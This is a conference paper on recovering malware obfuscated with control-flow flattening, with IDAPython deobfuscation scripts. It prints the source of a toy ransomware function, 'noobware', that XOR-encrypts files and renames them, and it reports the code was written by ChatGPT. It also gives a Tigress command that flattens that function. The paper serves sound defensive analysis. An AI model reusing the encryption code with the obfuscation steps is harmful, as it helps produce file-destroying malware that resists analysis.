2023 LONDON

4 - 6 October, 2023 / London, United Kingdom

DON’T FLATTEN YOURSELF: RESTORING MALWARE WITH CONTROL-FLOW FLATTENING OBFUSCATION

Geri Revay

Fortinet, Germany

grevay@fortinet.com
https://twitter.com/geri_revay
https://www.linkedin.com/in/gergelyrevay/

ABSTRACT

Control-flow flattening (CFF) is an obfuscation/anti-analysis technique. Its goal is to alter the control flow of a function to hinder reverse engineering. Using CFF makes static analysis complex and increases the time investment for the analyst significantly. Malware authors have already discovered this, and a steady increase can be seen in the number of malware samples that use CFF. Soon every analyst will have to face it daily, which calls for know-how and tooling to help them.

This paper intends to provide the needed know-how. First, we will discuss the general approach to fighting CFF. We will discuss how to identify CFF and which components are essential to restore the control flow.

Then we will implement this approach using three techniques: pattern matching, emulation, and symbolic execution. We will implement all of these as *IDAPython* scripts.

BACKGROUND

Looking back at how the cybercrime industry has evolved in the past years, we can better understand the current situation regarding obfuscation. Traditionally, threat actors had been responsible for implementing the whole Cyber Kill Chain [1]. The same group would do everything from gaining initial access to deploying malware, and monetizing the attack. This started to change a few years ago. More and more groups began to focus on specific parts of the Kill Chain and offer it as a service to the rest of the cybercrime ecosystem. For instance, nowadays, there are initial access brokers solely focusing on acquiring access to organizations and selling access to other criminals instead of using it themselves. Similarly, malware-as-a-service (MaaS) providers have also emerged. Their focus is on building various types of malware and, again, selling them to other criminals. The most well-known example is ransomware-as-a-service (RaaS). Providers of RaaS focus on creating the ransomware samples and sometimes dealing with the negotiation. However, they are often not the same group as those that infiltrate an organization and deploy the ransomware sample. A side-effect of such specialization of the cybercrime business is that MaaS providers can focus on creating better and more complex malware. And it is not just that they can; the competition with other MaaS providers also incentivizes them. And one aspect of creating better malware is to make it more challenging to analyse, and thus, among other techniques, turning towards obfuscation. This leads us to control-flow flattening as one of the more complex obfuscation techniques.

MOTIVATION

The primary motivation for analysts and reverse engineers to understand CFF is that the number of flattened malware samples in the wild is increasing. Many well-known malware families use it already (DoubleZero [2], HawkEye [3], Emotet [4], Pandora Ransomware [5]). This trend will probably only get stronger. This is not a surprise because, generally, obfuscation is very cheap for the malware author but very expensive for the analyst. Off-the-shelf flattening tools already exist for most programming languages, and they are often open-source. This paper will look at the tool *Tigress* [6]. It is important to note here that obfuscation tools have legitimate uses to protect intellectual property in legitimate software; thus, they are not malicious.

Obfuscation and CFF are not a silver bullet but a ball and chain to slow down the analysis. And it works. Without prior knowledge and preparation from the analyst CFF can slow down the analysis process so much that full analysis becomes unfeasible in a time-sensitive situation, such as incident response. The goal of this paper is to provide enough know-how for an analyst to be able to deal with CFF in such time-sensitive cases.

INTRODUCTION TO CONTROL-FLOW FLATTENING

Theory

Control-flow flattening is a technique employed in software obfuscation and protection to make analysing and understanding a program's control flow more difficult. It aims to hinder reverse engineering efforts by transforming the control flow structure of a function to make it more complex and challenging to understand.

The main principle behind control-flow flattening involves transforming the original control structures, such as loops and conditionals, into an equivalent form that involves jumps and branches to various locations within the code. There could be different implementations of CFF, but the one we see the most is to transform the control flow structure into a switch-case based state machine. Figure 1 shows the control flow graph (CFG) of a simple function.

Although we know nothing about this function, we can learn a lot by looking at its CFG. We can see, for instance, that it has a couple of IF statements, two loops, and is relatively simple. This is a lot of information without doing any analysis. However, Figure 2 shows the same function after flattening.

We can easily see where the 'flattening' comes into the technique's name. The control-flow flattening introduced a flat structure instead of the original loops and IFs. If we use the decompiler in *IDA Pro* we can see that it is decompiled into a long switch-case statement (Figure 3).



Figure 1: Control flow graph of a simple function.



Figure 2: The same function after flattening.

```
v13 = __readfsqword(0x28u);
v11 = 16LL;
while ( 1 )
{
  switch ( v11 )
  {
    case 1LL:
      if ( stream )
        v11 = 10LL;
      else
        v11 = 14LL;
      break;
    case 3LL:
      if ( s )
        v11 = 12LL;
      else
        v11 = 18LL;
      break;
    case 5LL:
      ptr[v9++] ^= v3;
      v11 = 7LL;
      break;
    case 6LL:
      ++v4;
      v11 = 19LL;
      break;
    case 7LL:
      if ( v9 >= n )
        v11 = 13LL;
      else
        v11 = 5LL;
      break;
    case 10LL:
```

Figure 3: CFF introduced a switch-case state machine.

All the control flow logic, like the branching and loops, is hidden in the implementation of the state machine. We call the basic blocks that contain the original logic of the function the original basic blocks (OBBs) and those that manage the state of the state machine the dispatcher or dispatcher basic blocks. Based on the current state value, the dispatcher decides which OBB should be executed next. The next state should be set at the end or after each OBB.

This is just one, however, the most popular implementation of CFF.

CFF is often combined with other obfuscation techniques, which can complicate reverse engineering even further. Figure 4 shows a function from the Pandora ransomware (hash: `5b56c5d86347e164c6e571c86dbf5b1535eae6b979fede6ed66b01e79ea33b7b`) [5]. We can see that on the top of having a flat control flow the state machine logic is implemented by a lot of very short basic blocks and that most of these basic blocks are not connected to the rest of the CFG. The reason for the number of small basic blocks is a more complicated way to calculate the next state. And the reason for having so many disconnected basic blocks is the use of opaque predicates in calculating jump addresses in run-time.



Figure 4: Combining CFF with other obfuscation techniques in the Pandora ransomware.

However, for the rest of this paper, we will focus solely on CFF and not other obfuscation techniques.

We can see how much information gets lost when the control flow is obfuscated. By looking at the CFG, we don't have any idea what this function could be, especially because every flattened function looks the same, just with more or fewer basic blocks.

Case study: noobware with Tigress

noobware

I did what any modern-day reverse engineer would do to have an analysis target for the rest of the discussion. I asked *ChatGPT* [7] to write me a ransomware I called 'noobware'. It is a very simple ransomware that searches the filesystem for files with specified extensions, encrypts them with state-of-the-art one-byte XOR, and finally adds the .noob postfix to the filename. The full source code (for educational purposes only) can be found in Appendix A. We will use the encodeAndSaveFiles() function as an example for the rest of the paper (Listing 1).

```
// Function to encode file content with one-byte XOR encoding and save it with a '.noob'
postfix
void encodeAndSaveFiles(char** filePaths, int numFiles) {
    const char* postfix = ".noob";
    const unsigned char key = 0x7F; // XOR encoding key

    printf("Starting amazingly secure encryption\n");

    for (int i = 0; i < numFiles; i++) {
        // Open the original file for reading
        FILE* originalFile = fopen(filePaths[i], "rb");
        if (originalFile == NULL) {
            fprintf(stderr, "Unable to open file '%s' for reading\n", filePaths[i]);
            continue;
        }

        // Get the length of the original file
```

```
        fseek(originalFile, 0, SEEK_END);
        long fileSize = ftell(originalFile);
        fseek(originalFile, 0, SEEK_SET);

        // Allocate memory for the original file content
        unsigned char* fileContent = (unsigned char*)malloc(fileSize);

        // Read the original file content
        fread(fileContent, 1, fileSize, originalFile);

        // Close the original file
        fclose(originalFile);

        // Perform XOR encoding on the file content
        for (long j = 0; j < fileSize; j++) {
            fileContent[j] ^= key;
        }

        // Create the new file name with the '.noob' postfix
        char newFilePath[256];
        snprintf(newFilePath, sizeof(newFilePath), "%s%s", filePaths[i], postfix);

        // Open the new file for writing
        FILE* newFile = fopen(newFilePath, "wb");
        if (newFile == NULL) {
            fprintf(stderr, "Unable to create file '%s' for writing\n", newFilePath);
            continue;
        }

        // Write the encoded content to the new file
        fwrite(fileContent, 1, fileSize, newFile);
        printf("File was encrypted as: %s\n", newFilePath);

        // Close the new file
        fclose(newFile);

        // Free the memory allocated for the file content
        free(fileContent);
    }
}
```

Listing 1: Source code of the encodeAndSaveFile() function.

Tigress [6]

Tigress is a popular obfuscation tool that grew out of academia. It implements various obfuscation techniques, though we will only use it for CFF. But even for CFF it offers multiple transformation techniques to implement the dispatcher:

- **Switch**: each code block becomes a 'case' in a switch statement. The whole switch is wrapped inside an infinite loop, and the state value is the evaluated expression in the switch. This is the traditional implementation of CFF that we see the most, thus this is the case we will focus on in this paper.
- **Goto**: direct goto statements are used to jump between the original blocks of code.
- **Indirect goto**: indirect gotos are used through a jump table to switch between code blocks.
- **Call**: each code block in the original function becomes a separate function. Indirect function calls are used through a jump table to further obfuscate the cross-references in the program.

To see the CFF from *Tigress* in action using the switch dispatcher mode, we can flatten our noobware ransomware using the following command. The CFF is done on per-function bases, so we choose the encodeAndSaveFiles() function as a target:

```
$ tigress --Environment=x86_64:Linux:Gcc:4.6 --Transform=Flatten --FlattenDispatch=switch
--Functions=encodeAndSaveFiles --out=noobware_flat_switch_encode.c noobware_linux.c
```

Tigress implements the flattening on the source-code level. Flattening only this function turned our 170 line ransomware into 453 lines. Listing 2 shows a snippet of the flattened function.

```
{
_1_encodeAndSaveFiles_next = 16UL;
}
while (1) {
    switch (_1_encodeAndSaveFiles_next) {
    case 18:
    fprintf((FILE */* __restrict */)stderr, (char const */* __restrict */)"Unable to
create file \'%s\' for writing\n",
        newFilePath);
    {
    _1_encodeAndSaveFiles_next = 6UL;
    }
    break;
    case 14:
    fprintf((FILE */* __restrict */)stderr, (char const */* __restrict */)"Unable to
open file \'%s\' for reading\n",
        *(filePaths + i));
    {
    _1_encodeAndSaveFiles_next = 6UL;
    }
    break;
    case 15: ;
    return;
    break;
    case 12:
    fwrite((void const */* __restrict */)fileContent, (size_t )1, (size_t )fileSize,
        (FILE */* __restrict */)newFile);
    printf((char const */* __restrict */)"File was encrypted as: %s\n", newFilePath);
    fclose(newFile);
    free((void *)fileContent);
    {
    _1_encodeAndSaveFiles_next = 6UL;
    }
```

Listing 2: Flattened source code of the encodeAndSaveFiles() function.

We can see that the starting state is set to 16 by setting the _1_encodeAndSaveFiles_next variable before entering the infinite loop. Every 'case' block will set this variable to the required next state.

To create the final executable, we can build it with gcc:

```
$ gcc -o noobware_flat_switch_encode noobware_flat_switch_encode.c
```

The before and after view of the CFG in *IDA Pro* was shown in Figure 1 and Figure 2.

THE GENERIC PROCESS OF RECOVERING CONTROL FLOW

In the rest of this paper, we will look at different ways to deal with the flattened encodeAndSaveFiles() function. First, we need to understand the generic process of resolving the CFF, and then we can use different techniques to implement that. We assume that we can disassemble the binary and build a CFG. In the noobware example, we did that with *IDA Pro*.

1. **Identify original basic blocks**: A key element of the analysis is to separate the basic blocks (BBs) that implement the dispatcher from those that contain the code that implements the logic of the original program. We call the latter the original basic blocks (OBBs). Figure 5 shows a colour-coded version of the CFG of the encodeAndSaveFiles() funtion. The green basic blocks are the original basic blocks. It is relatively easy to recognize them by looking at the CFG. They are always the larger basic blocks, since they contain the real logic of the function. They also usually go to the same basic block at the bottom, which will take back the control flow into the dispatcher logic. The two outliers are the basic blocks that either exit the program or return from the function and the basic block with the entry point, which initializes the function before entering the dispatcher.



Figure 5: Colour-coded basic blocks. OBB - green; DBB - blue; Dispatcher – yellow.

2. **Identify decision basic blocks**: The decision basic blocks, marked in blue in Figure 5, are also OBBs but they are important to understand the control flow, so I like to separate them. The decision basic blocks (DBBs) are artificially created by the flattening, when a basic block in the original code ends in a conditional jump. The flattening transformation separates the conditional decision from the rest of the code. In the flattened program the execution flows like this: OBB -> dispatcher -> DBB (decision is made on next state) -> dispatcher -> chosen next state OBB. To understand how the next state is determined if there are two potential states, we must understand how DBBs are implemented.
3. **Identify dispatcher basic blocks**: Dispatcher blocks are responsible for implementing the dispatcher logic. OBBs or DBBs will set the state variable to the next state's value, and the dispatcher will check this value and decide which OBB should be executed next. The number of dispatcher blocks highly depends on how the dispatcher logic is implemented. In the case of noobware, there are only three dispatcher blocks, but in the case of the Pandora ransomware (Figure 4), a series of BBs implemented the dispatcher.
4. **Identify the state variable**: Since we are talking about a state machine, the state has to be maintained somewhere. It might be a simple integer, an offset into a jump table, or something more complex. It could be stored in a local variable or directly in a register. Usually, the state is set at the end of each OBB to the next state, like at 0x1609 in Figure 6. And the dispatcher blocks will also evaluate this value to calculate which OBB should be executed next (Figure 7).

```
.text:00000000000015E2 lea     rdx, modes      ; "wb"
.text:00000000000015E9 mov     rsi, rdx        ; modes
.text:00000000000015EC mov     rdi, rax        ; filename
.text:00000000000015EF call    _fopen
.text:00000000000015F4 mov     [rbp+var_128], rax
.text:00000000000015FB mov     rax, [rbp+var_128]
.text:0000000000001602 mov     [rbp+s], rax
.text:0000000000001609 mov     [rbp+var_138], 3
.text:0000000000001614 jmp     loc_17E3
```

Figure 6: Next state is set at 0x1609 using a local variable.

```
.text:00000000000013E9 mov     rax, [rbp+var_138]
.text:00000000000013F0 lea     rdx, ds:0[rax*4]
.text:00000000000013F8 lea     rax, jpt_140E
.text:00000000000013FF mov     eax, ds:(jpt_140E - 20A8h)[rdx+rax]
.text:0000000000001402 cdqe
.text:0000000000001404 lea     rdx, jpt_140E
.text:000000000000140B add     rax, rdx
.text:000000000000140E db      3Eh             ; switch jump
.text:000000000000140E jmp     rax
```

Figure 7: The state value is loaded at 0x13E9.

5. **Map state values to OBBs**: To determine which OBB will be executed based on knowing the next state's value, we need to map the state values to OBBs first. There are typically three ways to do it:
   i. **Jump table**: if the dispatcher logic is implemented using a jump table, we can reverse engineer the jump table to see to which OBB addresses each state value leads.
   ii. **Compare**: if the dispatcher uses some kind of comparison instead of a jump table, then we can check the source BB of the incoming edge to each OBB. Then we need to understand under which state value that edge is taken.
   iii. **Dynamic execution**: the previous options were possible with only static analysis. However, dynamic analysis often provides better results. In this case, we need to execute the code until we reach each OBB and record the current value of the state variable. The tricky part is creating the conditions leading to each OBB. This is where, for instance, symbolic execution can be useful.
6. **Recover next state values for each OBB**: After knowing the state of each OBB we need to find out what possible next states exist for the OBBs. Each OBB can have one or two next states, depending on whether or not the original code ended in a conditional jump.

   First, we must examine which state is set at the end of an OBB. For instance, in Figure 6 at 0x1609 the state variable is set to 3. Looking at the state -> OBB mapping, we can check whether the state 3 represents a standard OBB or a decision basic block. If it is a standard OBB, the original code ended in direct jump without branching.

   If state 3 is a decision basic block, as shown in Figure 8, then we need to check what the two potential next states are. From the two following basic blocks we see that the next state is either 18 or 12, depending on the comparison in the decision BB.



Figure 8: Decision basic block setting either state 18 or 12.

7. **Find the initial state**: The initial state is usually set in the first BB from the function's entry point. In the case of noobware, we can see in the first BB that the initial state is set to 16 (Figure 9).

```
.text:00000000000013A9
.text:00000000000013A9 ; __unwind {
.text:00000000000013A9 endbr64
.text:00000000000013AD push    rbp
.text:00000000000013AE mov     rbp, rsp
.text:00000000000013B1 sub     rsp, 180h
.text:00000000000013B8 mov     [rbp+var_178], rdi
.text:00000000000013BF mov     [rbp+var_17C], esi
.text:00000000000013C5 mov     rax, fs:28h
.text:00000000000013CE mov     [rbp+var_8], rax
.text:00000000000013D2 xor     eax, eax
.text:00000000000013D4 mov     [rbp+var_138], 16
```

Figure 9: The initial state is set to 16 in the first BB.

8. **Reconstruct original control flow graph**: Up to this point, the steps don't have to be done in a strict order. Often, they are done in parallel. However, this is the final step in every case. If all previous steps have been successful, we know the initial state, the state to OBB mapping, and the next states for each OBBs. The last thing to do is to visualize this as a graph. OBBs are the nodes and the edges are added based on the next state of each OBB. The OBB with the initial state is the start node.

   The only thing we have ignored is understanding the decision OBBs' conditions. We could also incorporate this information, but just having a CFG is already very useful, because the condition could easily be checked in the flattened function.

It is also possible to reconstruct the CFG in *IDA Pro* or directly in the binary, but I find that usually too much additional work for its value.

DIFFERENT IMPLEMENTATION OPTIONS

After understanding the generic process of reconstructing the control flow, we will look at different techniques at our disposal to implement that.

Pattern matching

The first option is approaching the problem from a purely static analysis direction. In this case, we need to build pattern-based heuristics relying on the assembly code to implement the steps above. This can be a good option if all the required information is available statically in the code. However, if other obfuscation techniques are used or the state value is implemented in a complex manner, then pure static analysis might not be possible. On the other hand, other complexities could make emulation and symbolic execution so time-consuming that pattern matching could be a much better option. As a rule of thumb, I recommend first testing whether pattern-matching heuristics can be made, and if so, first try to implement this technique before trying the others.

Case study: pattern matching in noobware

We will write an *IDAPython* script that implements pattern matching for noobware. The full code can be found in Appendix B. Let's see how the previously defined steps can be implemented.

1. **Identify original basic blocks**: After reviewing the basic blocks, such as Figure 6, we could establish the following heuristic to identify an OBB:
   - BB has more than three instructions.
   - The last instruction is a fixed jump.
   - The second last instruction is a 'mov' that sets the next state value.

   In the Python code, we iterate through all instructions in each basic block and track the last two instructions. Once the end of the basic block is reached, the code in Listing 3 can identify an OBB.

```
if instr_count >= 3 and is_mov_imm(second_last_instr) and is_jmp_fixed(last_instr):
    # the BB is an OBB, save it as such
    print("OBB found: (0x{:X} - 0x{:X})".format(bb.start_ea, bb.end_ea))
    block = {
        'type': 'obb',
        'next_state': second_last_instr.Op2.value,
        'bb': bb,
    }
    blocks.append(block)
```

Listing 3: Identifying OBBs.

2. **Identify decision OBBs**: After looking at the decision OBBs, such as Figure 8, we can create the following heuristic:
   - Not a standard OBB.
   - Basic block is shorter than four instructions.
   - The last instruction is a conditional jump, which is why this is a DBB.
   - The second last instruction is a 'cmp'.

   These checks are shown in Listing 4 as the next part of the previous IF statement.

```
        elif instr_count in [2,3] and second_last_instr.itype == idaapi.NN_cmp and is_
conditional_jump(last_instr):
            # BB is a Decision BB
            # Analyze the possible basic blocks after the conditional jump
            succs = bb.succs()
            true_bb = next(succs)
            false_bb = next(succs)

            # Extract the state values moved into the state_var local variable in each
basic block
```

```
            true_value = extract_state_var_value(true_bb)
            false_value = extract_state_var_value(false_bb)

            print("DBB found: (0x{:X} - 0x{:X}), true bb: 0x{:x}, value: {}, false bb:
0x{:x}, value: {} ".format(bb.start_ea, bb.end_ea, true_bb.start_ea, true_value, false_
bb.start_ea, false_value))
            block = {
                'type': 'dbb',
                'next_state': [true_value, false_value],
                'bb': bb,
            }
            blocks.append(block)
```

Listing 4: Identifying decision basic blocks.

3. **Identify dispatcher basic blocks**: After understanding how the dispatcher works, we don't need to track the dispatcher basic blocks in our script.
4. **Identify the state variable**: We have already seen in Figures 6, 8 and 9 that the state variable is stored at rbp-0x138. However, since we are using static analysis, we cannot use the variable itself; we are more interested in the instructions where this value is set or read.
5. **Map state values to OBBs**: In the case of noobware, state to OBB mapping could be done simply by parsing the jump table (Figure 10) that stores the addresses of the OBBs. In this case the jump table is an array, and the state value is the index in the array. Listing 5 shows the function's implementation that returns the OBB address when a state value is provided.

```
.rodata:00000000000020A8 jpt_140E        dd offset def_140E - 20A8h
.rodata:00000000000020A8                                     ; DATA XREF: encodeAndSaveFiles+4F↑o
.rodata:00000000000020A8                                     ; encodeAndSaveFiles+56↑r ...
.rodata:00000000000020A8                 dd offset loc_14FF - 20A8h ; jump table for switch statement
.rodata:00000000000020A8                 dd offset def_140E - 20A8h
.rodata:00000000000020A8                 dd offset loc_1529 - 20A8h
.rodata:00000000000020A8                 dd offset def_140E - 20A8h
.rodata:00000000000020A8                 dd offset loc_16B2 - 20A8h
.rodata:00000000000020A8                 dd offset loc_169B - 20A8h
.rodata:00000000000020A8                 dd offset loc_17BA - 20A8h
.rodata:00000000000020A8                 dd offset def_140E - 20A8h
.rodata:00000000000020A8                 dd offset def_140E - 20A8h
.rodata:00000000000020A8                 dd offset loc_16F7 - 20A8h
.rodata:00000000000020A8                 dd offset def_140E - 20A8h
.rodata:00000000000020A8                 dd offset loc_1491 - 20A8h
.rodata:00000000000020A8                 dd offset loc_1591 - 20A8h
.rodata:00000000000020A8                 dd offset loc_1446 - 20A8h
.rodata:00000000000020A8                 dd offset loc_17E8 - 20A8h
.rodata:00000000000020A8                 dd offset loc_1553 - 20A8h
.rodata:00000000000020A8                 dd offset loc_1647 - 20A8h
.rodata:00000000000020A8                 dd offset loc_1411 - 20A8h
.rodata:00000000000020A8                 dd offset loc_1619 - 20A8h
```

Figure 10: Jump table that stores the addresses for each state value.

```
def get_state_address(jpt_name, state_val):
    # returns the address of OBB representing the provided state value
    jpt_name = "jpt_140E"
    jpt_address = idaapi.get_name_ea(idaapi.BADADDR, jpt_name)
    if jpt_address == idaapi.BADADDR:
        print("Jump table address for {} not found.".format(jpt_name))
        return None

    entry_size = 4  # Assuming each entry in the jump table is 4 bytes
    # Retrieve signed offset

    jpt_offset = idaapi.as_signed(idaapi.get_dword(jpt_address + (state_val * entry_size)),
32)

    obb_address = jpt_address + jpt_offset
    return obb_address
```

Listing 5: Function that returns the OBB address for a state value using the jump table.

6. **Recover next state values for each OBB**: Once a decision basic block is identified, we need to follow both branches to see which next state value is set in each branch. Looking back at Figure 8, we see that the 'mov [rbp+var_138], 14' instruction sets the state value to 14. We can see in Listing 4 that we can take both the true and false branches and call the extract_state_var_value() with respective basic blocks. Listing 6 shows the implementation of extract_state_var_value(). It takes a BB as an input and iterates through all instructions looking for a 'mov' instruction with a memory reference as its first and an immediate value as the second operand. This function assumes that it received the correct basic block and simply extracts the next state's value.

```
def extract_state_var_value(bb):
    # extracting the value of the next state out from the basic block
    # the function expects a instruction like the following and returns
    # the value that is being written to the memory address:
    #  mov     [rbp+var_138], 14
    value = None

    # iterate through all instructions in the BB
    for head in idautils.Heads(bb.start_ea, bb.end_ea):
        instr = idaapi.insn_t()
        idaapi.decode_insn(instr, head)
        memory_reference_types = (idaapi.o_mem, idaapi.o_phrase, idaapi.o_displ)
        print("0x{:x}, is_mov: {}, is_op1_mem: {}, is_op2_imm: {}".format(head, instr.itype
== idaapi.NN_mov, instr.Op1.type in memory_reference_types, instr.Op2.type == idaapi.o_
imm))

        # Heuristics to identify the target instruction:
        #  - a mov instruction
        #  - first operand is a memory reference
        #  - second operand is an immediate -> state value
        if instr.itype == idaapi.NN_mov and instr.Op1.type in memory_reference_types and
instr.Op2.type == idaapi.o_imm:
            value = instr.Op2.value
            break
    return value
```

Listing 6: Function to extract the next state value from the BBs after a decision BB.

7. **Find the initial state**: As we have shown before, in the case of noobware, the value of the initial state can be recovered by looking at the first BB of the function. Thus this step was not implemented in the script.

8. **Reconstruct original control flow graph**: Our script has everything to reconstruct the original CFG. The CFG will be represented as a Digraph object that can be easily visualized using publicly available tools, such as *GraphvizOnline* [8]. The CFG is created by the build_control_flow_graph() function. It receives the name of the jump table from *IDA* and the blocks array that was created in the previous steps. The blocks array contains every OBB and DBB tagged as such, the next state value or values, and the *IDAPython* basic block object for the addresses. We iterate through this array and in case of an OBB type we check if the next state is also an OBB. If so, we add it to the graph. If the next state is a DBB, then we go one step further into the next states of the DBB and add two edges to the graph, from the first OBB to both next OBBs. We don't include the DBB in the graph. So instead of adding:

   OBB_1 -> DBB -> OBB_2
   OBB_1 -> DBB -> OBB_3

   we only add:

   OBB_1 -> OBB_2
   OBB_1 -> OBB_3

   We do this because we don't need to see the DBBs in the final CFG.

```
def build_control_flow_graph(jpt_name, blocks):
    # creates a control flow graph
    # iterate through each basic block we analysed and
    # look up the addresses for their next states
    print("Creating CFG")
    graph = "digraph CFG{\n"

    for block in blocks:
```

```
        if block['type'] == 'obb':
            next_state = block['next_state']
            if isinstance(next_state, int):
                # Resolve the address of next_state using get_state_address function
                address = get_state_address(jpt_name, next_state)
                if address is not None:
                    next_state_block = get_block_from_address(blocks,address)
                    if next_state_block['type'] == 'obb':
                        # Add an edge between the current block and the next_state block
                        # graph.add_edge(block['bb'].start_ea, address)
                        graph += "\"0x{:x}\" -> \"0x{:x}\"\n".format(block['bb'].start_ea,
address)
                        print("obb 0x{:x} -> 0x{:x}".format(block['bb'].start_ea, address))
                    elif next_state_block['type'] == 'dbb':
                        dbb_next_states = next_state_block['next_state']
                        if isinstance(dbb_next_states, list):
                            # Add the current block as a node in the graph
                            # graph.add_node(block['bb'].start_ea)
                            # Iterate over the next_state values and add edges to
corresponding blocks
                            for state in dbb_next_states:
                                if isinstance(state, int):
                                    address = get_state_address(jpt_name, state)
                                    if address is not None:
                                        # graph.add_edge(block['bb'].start_ea, address)
                                        graph += "\"0x{:x}\" -> \"0x{:x}\"\n".
format(block['bb'].start_ea, address)
                                        print("decision obb 0x{:x} -> 0x{:x}".
format(block['bb'].start_ea, address))
                        else:
                            print('Error: dbb_next_states is not a list')
                    else:
                            print("Error: block type is not obb or dbb")
    graph += "}"
    return graph
```

